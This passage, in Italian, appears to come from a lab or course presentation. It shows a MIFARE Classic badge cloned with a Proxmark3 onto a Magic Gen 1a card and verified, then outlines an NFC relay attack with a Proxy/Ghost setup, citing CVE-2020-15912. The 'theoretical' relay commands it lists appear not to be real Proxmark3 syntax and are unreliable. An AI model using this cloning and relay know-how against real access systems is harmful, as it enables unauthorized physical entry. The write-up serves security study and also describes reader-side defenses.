- **Identificazione automatica:** Il comando ***hf search*** scansiona la carta e trova nuovamente **UID 357F3203, ATQA 0004, SAK 08**. Il Proxmark riconosce correttamente la Magic Gen 1a con nonce statico, confermando che il clone risponde esattamente come l'originale durante la fase di identificazione.
 - **Dump comparativo:** Il comando ***hf mf dump --ns*** (no save) scarica nuovamente tutti i settori solo per confronto visivo, senza salvare file aggiuntivi. L'output mostra una corrispondenza byte-per-byte identica al dump di partenza.
 - **Verifica integrale:** Non emergono discrepanze nei 1024 bytes di dati né negli access bits di controllo. Ogni settore, ogni blocco, ogni singolo byte corrisponde perfettamente al badge originale.

Il clone fisico finale corrisponde perfettamente al badge originale e può essere utilizzato in qualsiasi lettore MIFARE Classic, risultando indistinguibile dal badge originale sia a livello hardware che software.

ORIGINALE

CLONE



4 Relay attack: principi, setup di prova e limiti hardware

Il relay attack è una tecnica sofisticata che consente di estendere la portata di comunicazione tra un badge e un lettore, permettendo l'accesso non autorizzato anche quando il badge legittimo si trova a distanza significativa dal punto di controllo.

CVE-2020-15912

Le Tesla Model 3 permettono agli attaccanti di aprire le portiere sfruttando l'accesso a una key card legittima e utilizzando un attacco NFC relay per aggirare i controlli di prossimità

1. Componenti tipici di un relay attack

- **Dispositivo "Proxy"**: Posizionato vicino al badge legittimo (ad esempio nella borsa della vittima), cattura le comunicazioni RF e le inoltra al dispositivo
 - **Lettore → Ghost → [wireless] → Proxy → Carta**
- **Dispositivo "Ghost"**: Posizionato vicino al lettore target, riceve i dati dal Proxy e li ritrasmette al lettore, comportandosi come se fosse il badge originale
 - **Carta → Proxy → [wireless] → Ghost → Lettore**
- **Canale di comunicazione**: I due dispositivi sono collegati via wireless (WiFi, Bluetooth, 4G) per il trasferimento real-time dei dati RF

[Lettore NFC del sistema] ↔ [Ghost (Proxmark3) vicino al lettore]



[Proxy (Proxmark3) vicino al tag] ↔ [Carta NFC della vittima]



2. Limitazioni Hardware e Criticità Sperimentali

Limitazioni con Proxmark3 Singolo

Il relay attack richiede necessariamente due Proxmark3 perfettamente sincronizzati per funzionare correttamente, con un dispositivo che assume il ruolo di Proxy e l'altro quello di Ghost.

Avendo a disposizione un solo Proxmark3, abbiamo tentato di utilizzarlo simultaneamente sia come sniffer che come reader. Questo approccio si è rivelato completamente inefficace poiché l'hardware non è progettato per operare contemporaneamente in entrambe le modalità, creando conflitti a livello di:

- **Gestione dell'antenna**
- **Protocollo di comunicazione**

Lo script usato per effettuare questo tentativo è disponibile [qui](#).

Tentativo con Smartphone Android

Abbiamo esplorato la possibilità di utilizzare smartphone Android standard come dispositivi Proxy o Ghost, sfruttando le app NFC disponibili sul mercato. Il tentativo si è concluso con un fallimento completo a causa di limitazioni tecniche fondamentali:

- **Latenza eccessiva**: Il software NFC degli smartphone supera abbondantemente i 50ms, violando i rigidi requisiti temporali del protocollo NFC
- **Accesso limitato**: Smartphone non rootati non permettono l'accesso diretto all'hardware NFC a basso livello
- **Limitazioni HCE**: Il protocollo Host Card Emulation non supporta il forwarding trasparente dei dati necessario per un relay attack efficace



3. Setup Teorico e Comandi per Relay Attack

Comandi su Proxmark3 #1 [**Proxy** - vicino al badge]:

```
hf 14a sniff --continuous      #Cattura continua del traffico  
hf 14a raw --forward [IP]     #Inoltra via rete
```

Comandi su Proxmark3 #2 [**Ghost** - vicino al lettore]:

```
hf 14a listen --port 8080      #Ascolta comandi via rete  
hf 14a sim --relay-mode       #Simula badge in modalità relay
```

Con due Proxmark3 sincronizzati e collegati via WiFi a bassa latenza (<2ms), **l'attacco dovrebbe funzionare così:**

1. vittima con badge nella borsa si avvicina al Proxy
2. lettore target interroga il Ghost
3. Ghost inoltra al Proxy
4. Proxy interroga il badge
5. risposta viaggia Ghost → lettore → accesso garantito.

Le uniche **limitazioni** da tenere in conto sarebbero le seguenti, tutte sono **temporali**:

- Timeout ISO14443-A: ~5ms
- Latenza rete wireless: 2-10ms
- Processing overhead: 1-3ms

C'è anche da aggiungere che, i lettori avanzati, implementano proximity detection, timing analysis e signal strength monitoring per rilevare tentativi di relay attack basati su anomalie temporali o di potenza del segnale, rendendo questo tipo di attacco quasi impossibile da applicare.



Grazie per
l'attenzione :)

